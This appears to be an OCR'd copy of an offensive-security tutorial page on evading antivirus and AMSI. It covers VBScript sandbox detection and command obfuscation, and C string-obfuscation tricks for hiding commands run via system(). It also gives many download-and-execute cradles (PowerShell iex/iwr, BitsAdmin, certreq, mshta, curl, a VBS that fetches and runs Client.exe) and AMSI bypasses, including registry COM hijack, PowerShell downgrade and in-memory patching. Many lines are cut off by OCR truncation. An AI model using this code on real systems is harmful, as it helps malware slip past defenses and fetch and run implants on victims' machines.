If UikEt < 0 Then:MsgBox "Obscure funtion that never gets executed":End If

HINT: 2018 its allways BIGGER than 0 (so this funtion will never execute)
```



```
[sandbox emulation checks] This next exercise will check target %userdomain% valu
if script its running in a sandbox environement (AMSI scan) by comparing sandbox
like: sandbox, Maltest, ClonePC, etc .. the If statatment will Exit (Wscript.Quit
if detected sandbox or resume script execution if not running inside a sandbox en
```


- hostname check funtion

```
Dim x0a
x0a = CreateObject("Wscript.Shell").ExpandEnvironmenSTrings("%USERDOMAIN%")

If (x0a = "sandbox" OR x0a = "Maltest" OR x0a = "ClonePC") Then
MsgBox "Sandbox emulation running in: " & x0a & Wscript.Quit
else
MsgBox "None sandbox emulation running in: " & x0a
End If
```


- Obfuscation technics in string manipulation can be stack together using [+] or [&] operators

```
Diferent method to use the [ Mid() ] funtion without expanding the target enviro
In this example we will store all the letters needed to build our command inside
HINT: we can use only 2 vba var(s) to achive this: [ String1 and String2 ] and c
```

- String command to obfuscate
  `PoWeRshell.exe -noP -enC \x0a\x0d\xff`



- Build oneliner using [:] character and deleting empty spaces in between commands



[*] Here we can find this template modified to trigger shellcode base64 execution

---

```
[AMSI Bypass - behavioral monitoring] this technic uses behavioral monitoring to
interaction on the computer before malware executes. Random activities such as pa
mouse movement or [ mouse clicks ] are difficult to replicate by a virtual envir
gap in sandboxing can be exploited writing a funtion to stall code exec (human i
```

- Behavioral Monitoring Funtion [mouse click]
  `MsgBox"Installing Microsoft Updates .."`

```
[less Mid() statements] AV vendors sometimes uses regex search to find repetitiv
may reveal malicious actions. In this example we are reducing the number of mid(
to evade regex repetitive search or to maintain our code smaller (if nedded)..

In the follow example we are 'stacking' groups of letters insted of extracting o
```

- String command to obfuscate
  `powershell -win 1 -nop -en \x0a\x0d\xff`
- String obfuscated (test.vbs)

```
dIm Char,Cmd
Char="-wIN"+"eN"+"PoWeR"+"1"+"noP"+"ShElL"
Cmd=mid(Char,7,5)&MiD(Char,16,5)&" "&mId(Char,1,4)&" 1 "&mId(Char,1,1)&MiD(Cha
Wscript.echo Cmd
```

vbscript obfuscation

---

[0] Glosario (Index)

C Obfuscation Technics (c-exe)

```
[WARNING]: In the follow examples (template.c) its going to be compiled into an
with the help of GCC (Gnu-Cross-Compiler) to demonstrate obfuscation technics di
"Its more easy for me to write the article, take screenshots and execute agent i
```

C obfuscation

```
HINT: #include <string.h>  library its required for the C program to use string
HINT: #include <windows.h> into template.c if you wish to transform it into an M
compile to windows systems (x86): i586-mingw32msvc-gcc template.c -o finalname.e
compile to windows systems (x64): i686-w64-mingw32-gcc template.c -o finalname.e
```

```
[trigraphs] Trigraph sequences allow C programs to be written using only the ISO
(International Standards Organization) Invariant Code Set. Trigraphs are sequenc
characters (introduced by two consecutive question marks) that the compiler repla
their corresponding punctuation characters.
```

- String command to obfuscate
  `{` **and** `}` **and** `\`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
  ??<
    printf("trigraphs obfuscation??/n");
  ??>
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname`

```
WARNING: IF your template contains trigraphs substitution method then -trigraphs
switch its required in gcc syntax to be abble to compile the substitution techni
```

```
[Digraphs] Unlike trigraphs, digraphs are handled during tokenization, and any di
always represent a full token by itself, or compose the token %:%: replacing the
concatenation token ##. If a digraph sequence occurs inside another token, for ex
string, or a character constant, it will not be replaced.
```

`HINT: digraphs does not require any special GCC switch to be compiled unlike trigraphs`

```
[horizontal tab character] This technic allow us to add a 'space(horizontal tab)
into string at runtime, and it can be used for string obfuscation proposes ..
```

- String command to obfuscate
  `pOwErShElL /wIN 1 /noP /Enc`
- String obfuscated (template.c)

```
#include <stdio.h>

  int main()
    {
      /* Here we are using \t, which is a horizontal tab character. */
      /* It will provide a tab space between two words. */
      char str[] = "pOwErShElL\t/wIN\t1\t/noP\t/Enc";
      printf("token[0]: pOwErShElL\\t/wIN\\t1\\t/noP\\t/Enc\\n\n");
      printf("token[1]: %s\n", str);
      return (0);
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

```
[ANCII char substitution] The C library function int putchar(int char) writes a
character (an unsigned char) specified by the argument char to stdout.

The program specifies the reading length's maximum value at 1000 characters.
It will stop reading either after reading 1000 characters or after reading in
an end-of-file indicator, whichever comes first.
```

- String command to obfuscate
  `CmD.exe /R start calc`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char y = 67;   // ancii character C
      char x = 109;  // ancii character m
      char w = 68;   // ancii character D

      // putchar() funtion its then used to convert the decimal(67)
      // value of var 'y' by is comrrespondent ancii character(C).
      putchar(y);putchar(x);putchar(w);printf(".exe /R start calc\n");
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`


```
Using arithmetic operators to add or substract a number into final var declarati
This technic can be used to throw more confusion into the sourcecode (obfuscatio
SYNTAX EXAMPLE: char y = 66+1;   // ancii character C (char67)
```

[!] review the full ANCII table here:

```
[strcat()] In the follow example the attacker 'splits' the string powershell int
two char variables and use strcat() funtion to concaternate (join) the two sub-s
together at run time execution..
```

- String command to obfuscate
  `PoWeRShElL`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main ()
    {
      /* variable declations*/
      char str1[12] = "PoWeR";
      char str2[12] = "ShElL";

      /* concatenates str1 and str2 */
      strcat(str1,str2);
      printf("Concaternate 'PoWeR' + 'ShElL' using strcat(): %s\n", str1 );
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

```
[strncat] The strncat( ) function in C language concatenates (appends) portion o
string at the end of another string. WARNING: remenber that each string in C is
up with the null character ('\0') so we must take that into account and sum one
number to the strncat delimiter (if you want to print 4 chars then add the 5 del

Example :
strncat(target, source, 6); -> First 6 chars of source[] is concatenated at the
HINT: Remmener that var source[] as a empty space in the begging of the string t
counted as delimiter. char souce[] = " -noP" + return carrier (\0) == 6 tokens =
                                          --  char source[] token delimiters
```

- String command to obfuscate
  `PoWeRShElL -noP`

- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char source[ ] = " -noProblem";
      char target[ ] = "PoWeRShElL";
      strncat (target, source, 6 );
      printf("String after strncat(): %s\n", target);
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

```
[strncpy()] function copies portion of contents of one string into another strin
EXAMPLE: strncpy (comma, string, 10 ); - It copies first 10 chars of string[] in

If destination string length is less than source string, entire source string va
be copied into destination string. For example, consider destination string leng
and source string length is 30. If you want to copy 25 characters from source st
strncpy() function, only 20 characters from source string will be copied into de
string and remaining 5 characters won't be copied and will be truncated.
```

- String command to obfuscate
  `PoWeRShElL`

- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char string[ ] = "pOwErShElLrUbIsH";
```

```
    char comma[20] = "";
    strncpy (comma, string, 10 );
    printf("String after strncpy(): %s\n", comma );
    return 0;
  }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

```
[executing a shell command] In the follow example we will demonstrate how to use
funtion to be abble to execute shell (bash) commands using C language. HINT: sys
will execute system commands, in linux distos it uses the bash interpreter, in w
uses the batch interpreter, etc, etc, etc..
```

- String command to obfuscate
  `uname -a`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      // system() funtion variable declaration
      int system(const char *command);
      // executing system() shell funtion (bash)
      system("uname -a");
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

```
Assigning the 'bash command' into one C variable to be called in system() funtio
This will allow us to use further string manipulation technics sutch as concater
in variable declarations further obfuscating the sourcecode.
```

- String command to obfuscate
  `uname -a`
- String obfuscated (template.c - another example)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      // system() funtion variable declaration
      char command[] = "uname -a";
      int system(const char *command);
      // executing system() shell funtion (bash)
      system(command);
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[memset()] memset() is used to fill a block of memory with a particular value.
Example: (str + 1)  points to the first character of the string 'GiDks' (letter
of memset() sets that the replacement character will be the letter (e) and the f
replace in str[] 2 chars counting from the 1º char found.. (letter iD will be re

SYNTAX: memset(str + 1, 'e', 2*sizeof(char));
```

- String command to obfuscate
  `Geeks`

- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char str[] = "GiDks";
      printf("Before memset(): %s\n", str);

      // Substitute the token after the 1º char of str[] by the letter 'e'
      // 2*sizeof(char) indicates that two chars are beeing replaced in str[]
      memset(str + 1, 'e', 2*sizeof(char));

      printf("After  memset(): %s\n", str);
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

- Replace two chars in str[] by another two chars and delete the last char of str[]

- Replace 5 chars in str[]

- Executing obfuscated nmap command (digraphs+trigraphs+delspaces+memset+system)

 `HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch`

```
[memset + strrchr] The strrchr funtion locates the last occurrence of character i
In the follow example the token [p] inside str[] variable its the delimiter char
its searching for, then the new value its written in a new variable named ret[] a
funtion then prints the [10] firts tokens and delete the [3] last tokens from re
```

- String command to obfuscate
  `powershell`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main ()
    {
      char *ret;
      const char ch = 'p';
      const char str[] = "noobpowershellgie";
      printf("token[0]: %s\n", str);

        /* use token ['p'] as delimiter to del everything before delimiter */
        ret = strrchr(str, ch);
        printf("token[1]: %s\n", ret);

      /* memset to count [10] tokens in [ret] and del the last [3] chars */
      memset(ret + 10, ' ', 3*sizeof(char));
      printf("token[2]: %s\n", ret);
      return(0);
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

- Further obfuscated with the help of digraphs and another memset replacement

`HINT: digraphs does not require any special GCC switch to be compiled unlike trigraphs`

```
The next example splits the syscall(s) into two char variables, uses memset() C
to replace tokens in strings and then uses strcat() to be abble to concaternate
```

- String command to obfuscate
  `ifconfig wlan0|grep inet`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

int main()
  {
    /* variable declarations */
    char trs[40] = "|grIp 0nUt";
    char str[40] = "if=on+ig elan0";
    printf("token[0]: %s\n", trs);
    printf("token[1]: %s\n", str);

    /* replace tokens in trs[] */
    memset(trs + 3, 'e', 1*sizeof(char));
    memset(trs + 6, 'i', 1*sizeof(char));
    memset(trs + 8, 'e', 1*sizeof(char));
    /* replace tokens in str[] */
    memset(str + 2, 'c', 1*sizeof(char));
    memset(str + 5, 'f', 1*sizeof(char));
    memset(str + 9, 'w', 1*sizeof(char));

    /* concaternate the two strings together */
    strcat(str, trs);
    printf("command : %s\n\n", str);
    /* runing command with system() funtion */
    int system(char *str);
    system(str);
  }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

C obfuscation

```
[preprocessor] The follow screenshot will demistify the use of preprocessor (macı
macros technic can be used to obfuscated the system call(s) and de-obfuscate theı

The C preprocessor or cpp is the macro preprocessor for the C and C++ computer pı
The preprocessor provides the ability for the inclusion of header files, macro ex
compilation, and line control.
```

- String command to obfuscate
  `int main()`
- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>
#define _____(i,s,o,g,r,a,m)(i##r##s##o)
#define _ _____(m,i,n,u,a,l,s)

  int _()
   {
     printf("int main() funtion obfuscation\n");
   }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

```
[preprocessor + trigraphs obfuscation]
```

- String command to obfuscate
  `int main()` and `{` and `}` and `\` and `#`

- String obfuscated (template.c)

```
??=include <stdio.h>
??=include <string.h>
??=define _____(i,s,o,g,r,a,m)(i??=??=r??=??=s??=??=o)
??=define _ _____(m,i,n,u,a,l,s)

  int _()
    ??<
      printf("preprocessor and trigraphs and ??< ??= ??> obfuscation??/n");
    ??>
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname`

- More obfuscated: (delete withespaces + concaternation + trigraphs + var substitution)

```
[indexing + reorder] In this next example the attacker will split the 'pOwErShEl
into a set of strings (token[]) before re-assemble them together in there correc
```

- String command to obfuscate
  `pOwErShElL`


- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      const char *token[] = {"ErSh","TriP","pOw","ElL"};
        printf("token[0]                    : %s\n", token[0]);
        printf("token[1]                    : %s\n", token[1]);
        printf("token[2]                    : %s\n", token[2]);
```

```
        printf("token[3]                    : %s\n", token[3]);
        printf("concaternate all tokens     : %s%s%s%s\n", token[0], token[1],
        printf("reorder tokens [2],[0],[3] : %s%s%s\n", token[2], token[0], to
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`

- More obfuscated: (delete withespaces + concaternation + trigraphs + var substitution + reorder)



`HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch`

```
[strcpy + strcat + strtok] The next example uses strcpy + strcat + strtok + syst
C funtions to concaternate and execute our obfuscated string at runtime.
```

- String command to obfuscate
  `netstat -r`

- String obfuscated (template.c)

```
#include <stdio.h>
#include <string.h>

  int main()
    {
      char comm[] = " -r";
      /* var declarations using [:,;] as delimiters */
      char str[] = "stat:rip,net";
      char token0[30], token1[30], token2[30], token3[30];
      printf("string  : stat:rip,net\n");

        /* strtok() extract tokens from str[] using delimiters [:,;] */
        strcpy(token0, strtok(str , ":"));
        strcpy(token1, strtok(NULL, ","));
```

```
        strcpy(token2, strtok(NULL, ";"));

        /* print separated tokens in screen */
        printf("token[0]: %s\n", token0);
        printf("token[1]: %s\n", token1);
        printf("token[2]: %s\n", token2);
        printf("concater: %s%s%s\n", token0, token1, token2);
        printf("reorder : %s%s%s\n\n", token2, token0, comm);

      /* concaternate string using strcat */
      strcat(token2, token0);
      strcat(token2, comm);

      /* execute command using system() */
      int system(char *token2);
      system(token2);
      return 0;
    }
```

- Compiling template.c
  `gcc -fno-stack-protector -z execstack template.c -o finalname`


```
[strcpy + strtok + strcat + memset + trigraphs + del spaces + system] In the nex
using many of the technics described to further obfuscate the sourcecode and bui
```

- String command to obfuscate
  `netstat -s -u`

```
HINT: the character [i] inside string, its the delimiter strtok() funtion its wa
(separate string in sub-strings). Thats how tokens: stat | q-u | net | q-s are e
string declaration. The next step its to use strcat() funtion to concaternate an
Then memset() funtion will replace the char [q] of string by a space (spaces bet
```

- Obfuscate (trigraphs + del spaces + random var names) and Compile template.c
  `gcc -fno-stack-protector -z execstack -trigraphs template.c -o finalname`


C obfuscation `HINT: Remmenber that the above template.c was compiled using the -trigraphs GCC switch`

---

[0] Glosario (Index)


Download/Execution (LolBin)

This section contains onelinner crandle downloaders that for one reason or another does not trigger security applications to flag them as
'suspicious behaviour' like some other download/execution technics. (example: Downloading files using certutil its now blocked by amsi
and every file downloaded using powershell .DownloadFile() API its immediately scanned by amsi).
There are many crandle downloaders available that are not described in this section because amsi flag them (or the files they download) as 'suspicious things to be scanned'.
`None of the crandlers described bellow will magic bypass detection, there function its to download/execute the implant.`

Powershell Downloaders

```
## File-less download and execute
iex(iwr("http://192.168.1.71/hello.ps1"))

iwr -Uri http://192.168.1.71/hello.ps1 -OutFile $env:tmp\hello.ps1

Invoke-WebRequest "http://192.168.1.71/hello.ps1" -OutFile "$env:tmp\hello.ps1" -P

powershell Invoke-WebRequest -H @{"Authorization"="token 12345678901234567890123456
```

```
powershell -w 1 -C (NeW-Object Net.WebClient).DownloadFile('http://192.168.1.73/he

$r=new-object net.webclient;$r.proxy=[Net.WebRequest]::GetSystemWebProxy();$r.Proxy

$w=(New-Object Net.WebClient);$w.((((($w).PsObject.Methods)|?{(Item Variable:\_).Va

[IO.StreamReader]::new([Net.WebRequest]::Create('https://raw.githubusercontent.com/

[IO.StreamReader]::new([Net.WebRequest]::Create('https://raw.githubusercontent.com/

$h=[tYpE]('{1}{2}{0}'-f('pWebRe'+'quest'),'Ne','t.Htt');$v=((((gET-vAriABLE h).vAlu

#Obfuscated FromBase64String with -bxor nice for dynamic strings deobfuscation:
$t=([type]('{1}{0}'-f'vert','Con'));($t::(($t.GetMethods()|?{$_.Name-clike'F*g'}).I
```



COM Donwloaders

```
$h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://192.168.1.73/hello.ps

$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://192.168.1.73/h

$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://192.168.1.73/h

$ie=New-Object -comobject InternetExplorer.Application;$ie.visible=$False;$ie.navi

[System.Net.WebRequest]::DefaultWebProxy;[System.Net.CredentialCache]::DefaultNetw

powershell.exe -exec bypass -noprofile "$Xml = (New-Object System.Xml.XmlDocument)
```


```
#Auto-Execution
$c=New-Object -ComObject MsXml2.ServerXmlHttp;$c.Open('GET','https://raw.githubuse
```

BitsAdmin Downloaders

```
powershell -w 1 Start-BitsTransfer -Source http://191.162.1.73//hello.ps1 -Destina

powershell -w 1 -C bitsadmin /transfer purpleteam /download /priority foreground h

powershell -w 1 -C bitsadmin /transfer purpleteam /download /priority foreground /

powershell -w 1 bitsadmin /create /dOwNlOaD ssart;start-sleep -seconds 1;bitsadmin
```

Curl Downloaders

```
cmd /R curl.exe -s http://192.168.1.73/hello.ps1 -o %tmp%\hello.ps1 -u pedro:s3cr3

cmd /R curl.exe -L -k -s https://raw.githubusercontent.com/r00t-3xp10it/venom/mast
```




desktopimgdownldr Downloaders

```
set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgdownldr.exe /lockscreenurl:ht
```

CertReq Downloaders

```
cmd /c start /b /MIN CertReq.exe -Post -config https://example.org/ c:\windows\win

powershell -w 1 CertReq.exe -Post -config http://192.168.1.73/hello.ps1 c:\windows
```



mshta Downloaders

```
cmd /c "mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com
```


Python Downloaders

```
python -c "from urllib import urlretrieve; urlretrieve('http://10.11.0.245/nc.exe'

#!/usr/bin/python;import urllib2;u = urllib2.urlopen('http://192.168.1.73/hello.ps
```

VbScript Downloaders (VBS)

```
' Set your url settings and the saving options
strFileURL = "https://github.com/r00t-3xp10it/venom/blob/master/bin/Client.exe"
strHDLocation = "C:\Users\pedro\Desktop\Client.exe"

Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.open "GET", strFileURL, false
objXMLHTTP.send()

If objXMLHTTP.Status = 200 Then
Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1 'adTypeBinary

objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0    'Set the stream position to the start

Set objFSO = Createobject("Scripting.FileSystemObject")
if objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile strHDLocation
Set objFSO = Nothing

objADOStream.SaveToFile strHDLocation
objADOStream.Close
Set objADOStream = Nothing
End if

Set objXMLHTTP = Nothing
x=MsgBox("File Successfully Downloaded" & vbCrLf & "Storage: C:\Users\pedro\Deskto
CreateObject("WScript.Shell").Exec "cmd /b /R start /b /min Client.exe ip=192.168.
```

Preview | Code | Blame — Raw



[0] Glosario (Index)

AMSI COM/REG Bypass

Microsoft's Antimalware Scan Interface (AMSI) was introduced in Windows 10 as a standard interface that provides the ability for AV engines to apply signatures to buffers both in memory and on disk.

AMSI .COM Object DLL hijacking [enigma0x3]

[AMSI COM Bypass] Since the COM server is resolved via the HKCU hive, a normal user can hijack the InProcServer32 key and
register a non-existent DLL (or a malicious one if you like code execution). In order to do this, two registry entries needs to be changed:

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}]
[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\I
@="C:\\IDontExist.dll"
```

When AMSI attempts to starts its COM component, it will query its registered CLSID and return a non-existent COM server. This causes a load failure and prevents any scanning methods from being accessed, ultimately rendering AMSI useless. Now, when we try to run our "malicious" AMSI test sample, you will notice that it is allowed to execute because AMSI is unable to access any of the scanning methods via its COM interface: DLL hijacking technic applied to AMSI-Bypass.bat with agent exec abilities

AMSI bypass using null bits [Satoshi]

Bypass AMSI mechanism using null bits before the actual funtion occurs. For file contents, insert "#" at the beginning of the file and
any places where additional scans with AMSI occur. For command line contents prepend `'if(0){{{0}}}' -f $(0 -as [char]) +'`

For **command line** contents

```
powershell IEX ('if(0){{{0}}}' -f $(0 -as [char]) + New-Object Ne'+'t.WebC'+'lient
```

OR (using [#NULL] before the monitorized syscall)

```
powershell Write-Host "#<NULL>"; I`E`X ('({0}w-Object {0}t.WebC{3}nt).{1}String("{
```

Bypass or Avoid AMSI by version Downgrade

Force it to use PowerShell v2: PowerShell v2 doesn't support AMSI at the time of writing. If .Net 3.0 is available on a target Windows 10
machine (which is not default) PowerShell v2 can be started with the -Version 2 option.

```
powershell.exe -version 2 IEX (New-Object Net.WebClient).DownloadString('ht'+'tp:'
```

AMSI Downgrade check applied to AMSI-Downgrade.ps1 (just check if vuln its present)

Reflection - Matt Graeber's method

Matt Graeber (@mattifestation) tweeted an awesome one line AMSI bypass. Like many other things by Matt,
this is my favorite. It doesn't need elevated shell and there is no notification to the user.

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.(

$fwi=[System.Runtime.InteropServices.Marshal]::AllocHGlobal((9076+8092-8092));[Ref

[SySTEm.tExt.eNcODinG]::uNiCOde.gEtsTRING([sYsTeM.coNverT]::FRomBaSe64StRINg("IwBV/

$pacinojz=[System.Runtime.InteropServices.Marshal]::AllocHGlobal((9076*5049/5049))

$Key = "44566252205752631744525548 47";$Drawing = "Sy@ste£m.Ma£nag@eme@nt.Aut£om@at

[Runtime.InteropServices.Marshal]::WriteByte((([Ref].Assembly.GetTypes()|?{$_-clik

$h=[TyPE]('{5}{2}{4}{0}{3}{1}'-f'er','L','Un','viCes.maRShA','TIME.INTErOPS','r');
```

[@mattifestation reflection technic applied to AMSI-Reflection.ps1 with Bypass/download/exec abilities]

Amsi Patch - Matt Graeber's method

```
$AMSIBypass2=@"
using System;
using System.Runtime.InteropServices;
namespace RandomNamespace
{
    public class RandomClass
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize,
        [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory", SetLastError = fa
        static extern void MoveMemory(IntPtr dest, IntPtr src, int size);
        public static void RandomFunction()
        {
            IntPtr TargetDLL = LoadLibrary("amsi.dll");
            IntPtr TotallyNotThatBufferYouRLookingForPtr = GetProcAddress(TargetDL
            UIntPtr dwSize = (UIntPtr)5;
            uint Zero = 0;
```

```
            VirtualProtect(TotallyNotThatBufferYouRLookingForPtr, dwSize, 0x40, ou
            Byte[] one = { 0x31 };
            Byte[] two = { 0xff, 0x90 };
